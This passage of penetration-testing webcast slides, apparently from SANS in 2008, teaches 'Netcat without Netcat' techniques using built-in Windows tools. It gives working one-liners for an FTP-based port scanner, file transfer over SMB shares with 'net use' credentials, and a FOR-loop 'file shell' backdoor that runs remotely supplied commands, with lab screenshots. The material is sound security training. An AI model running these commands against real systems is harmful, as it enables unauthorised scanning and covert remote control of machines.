C:\>telnet 10.10.75.2 2
Connecting To 10.10.75.2...Could not open connection to the host, on port 2: Connect failed
```



```
root@t4linux:~
File Edit View Terminal Go Help
# nc -l -p 3
```

More Problems with Windows Telnet Client as a Port Scanner

- Other problems:
 - Results aren't logged
 - You can't do anything with Standard Out of telnet client
 - Attempts at redirection either make it hang or not run
 - And, the logging option of the Windows telnet client (-l [filename]) overwrites all earlier logs.... No append option
 - So, you have to watch it, sadly
 - Most versions of Vista do not include telnet client by default
 - But Netcat without Netcat is about living off the land!
- There must be a better way

Windows Port Scanner Using FTP Client

- Windows FTP client: `C:\> ftp [IPaddr]`
- Problem: Can't specify port to connect to on the invocation command line... only connects to TCP port 21
- Solution: But, you can specify dest port in an FTP command *file*
 - `open [IPaddr] [port]`
- Then, the ftp client can read the contents of that file and do what it says by being invoked with:
 - `C:\> ftp -s:[filename]`
- We'll write a loop that generates an FTP command file and invokes FTP to run commands from that file, displaying or storing results at each iteration

The Windows Command Line Port Scanner Using FTP Client

- `C:\> for /L %i in (1,1,1024) do
echo open [IPaddr] %i > ftp.txt &
echo quit >> ftp.txt & ftp
-s:ftp.txt`
- Problem: It hangs for about 30 seconds on open port, then moves on
 - That's not so bad
- Another Problem: It doesn't store results
 - We can fix that, but it gets a little ugly

Making It Store Results

- C:\> for /L %i in (1,1,1024) do echo Checking Port %i: >> ports.txt & echo open [IP_addr] %i > ftp.txt & echo quit >> ftp.txt & ftp -s:ftp.txt 2>>ports.txt


```
root@t4linux:~  
File Edit View Terminal Go Help  
# nc -l -p 3
```

```
C:\WINDOWS\system32\cmd.exe - ftp -s:ftp.t...  
C:\> for /L %i in (1,1,1024) do echo Che  
cking Port %i: >> ports.txt & echo open  
10.10.75.2 %i > ftp.txt & echo quit >> f  
tp.txt & ftp -s:ftp.txt 2>> ports.txt  
  
C:\>echo Checking Port 1: 1>>ports.txt  
& echo open 10.10.75.2 1 1>ftp.txt  
& echo quit 1>>ftp.txt & ftp -s:ftp.t  
xt 2>>ports.txt  
ftp> open 10.10.75.2 1  
ftp> quit  
  
C:\>echo Checking Port 2: 1>>ports.txt  
& echo open 10.10.75.2 2 1>ftp.txt  
& echo quit 1>>ftp.txt & ftp -s:ftp.t  
xt 2>>ports.txt  
ftp> open 10.10.75.2 2  
ftp> quit  
  
C:\>echo Checking Port 3: 1>>ports.txt  
& echo open 10.10.75.2 3 1>ftp.txt  
& echo quit 1>>ftp.txt & ftp -s:ftp.t  
xt 2>>ports.txt  
ftp> open 10.10.75.2 3  
Connected to 10.10.75.2.  
  
C:\WINDOWS\system32\cmd.exe  
C:\>type ports.txt  
Checking Port 1:  
> ftp: connect :Unknown error number  
Checking Port 2:  
> ftp: connect :Unknown error number  
Checking Port 3:  
Connection closed by remote host.  
Checking Port 4:  
> ftp: connect :Unknown error number
```

Windows Command-Line File Transfer


- File transfer on arbitrary ports is hard
- But, we can use Windows file and print sharing on the command line, redirecting to shares:
- `C:\> type [filename] > \\[machine]\[share]\[filename]`
- Will use current user credentials...
- Or, if you want different credentials, first do a:
 - `C:\> net use \\[machine] [password] /u:[user]`
- Can't we just use `copy` or `move`? Yes, but relying on redirection (`>`) of Standard Out is nice here
 - Because we can redirect the output of commands across the network, not just files

File Transfer in Action



A screenshot of a Windows command prompt window. The title bar reads "C:\WINDOWS\system32\cmd.exe". The command prompt shows the command "C:\> echo hello > \\10.10.77.2\temp\file.txt" being entered. Below the command, the prompt "C:\>_" is visible, indicating the command has been executed.

```
C:\WINDOWS\system32\cmd.exe
C:\> echo hello > \\10.10.77.2\temp\file.txt
C:\>_
```



A screenshot of a Windows command prompt window. The title bar reads "C:\WINDOWS\system32\cmd.exe". The command prompt shows the command "C:\> type c:\temp\file.txt" being entered. Below the command, the output "hello" is displayed. Below the output, the prompt "C:\>_" is visible, indicating the command has been executed.

```
C:\WINDOWS\system32\cmd.exe
C:\> type c:\temp\file.txt
hello
C:\>_
```

Backdoors: The File Shell

- Now, let's do a backdoor
- Listening on a port is hard...
- But, we can look in the file system
- A FOR loop can spin looking for a command in a file, run the command, and dump output to another file
- ```
C:\> for /L %i in (1,0,2) do (for /f "delims=^" %j in (commands.txt) do cmd.exe /c %j >> output.txt & del commands.txt) & ping -n 2 127.0.0.1
```

# Using the File Shell

- Now, we can feed it commands by echoing them into `\\[IP_addr]\[share]\commands.txt`
- And, we can read results by using `type` to read `\\[IP_addr]\[share]\output.txt`
- The file shell is a building block...
  - Other folks are starting to use it, extending the idea
  - Use FTP client to move commands, on arbitrary ports, writing them into the file system
  - Or, rely on `nslookup` to pull domain names that include commands!

# The File Shell In Action

```
C:\WINDOWS\system32\cmd.exe

C:\temp> for /L %i in (1,0,2) do (for /f "delims=^" %j in (c
ommands.txt) do cmd.exe /c %j >> output.txt & del commands.t
xt) & ping -n 2 127.0.0.1

C:\temp>(for /F "delims=^" %j in (commands.txt) do cmd.exe /
c %j 1>>output.txt & del commands.txt) & ping -n 2 127.
0.0.1
The system cannot find the file commands.txt.
```

```
C:\WINDOWS\system32\cmd.exe

C:\> echo cd > \\10.10.77.2\temp\commands.txt

C:\> echo ipconfig > \\10.10.77.2\temp\comman
ds.txt

C:\>
```

```
C:\WINDOWS\system32\cmd.exe

C:\> type \\10.10.77.2\temp\output.txt
C:\temp


Windows IP Configuration

Ethernet adapter VMware Network Adapter VMnet
1:

 Connection-specific DNS Suffix . :
 IP Address. : 1
```

# Outline

---

- Building a Penetration Test Infrastructure
- Netcat without Netcat
-  Conclusions
- Q&A

# Conclusions

---

- Netcat without Netcat shows that with only individual command execution on a target machine, an attacker can use built-in tools to wield significant control over the target box
- Defenders need to be able to interpret attackers' actions and anticipate their moves
- Penetration testers need to be able to make the most of built-in tools to operate within the rules of engagement for their projects
- Netcat without Netcat serves these goals


# Follow-Up

- SANS Security 560: *Network Penetration Testing and Ethical Hacking*
- 20% discount if you registered for this webcast
  - Use registration discount code of PENTEST20
- Discount applies to 560 course through August
  - June 4-9, Las Vegas, NV: Skoudis
  - June 12-July 22, @Home, On-Line: Skoudis
  - July 24-29, Wash DC: Skoudis
  - Aug 11-16, Boston: Shackelford
  - Aug 18-23, Minneapolis: Conrad
  - Aug 24-29, Va Beach: Strand
- Go to [www.sans.org](http://www.sans.org) and look for “560” for details

# Outline

---

- Why Penetration Testing?
- Windows Command Line Tips for Pen Testers
- Conclusions



Q&A

- REMEMBER: The third webcast in this series of three will be on August 21, 2008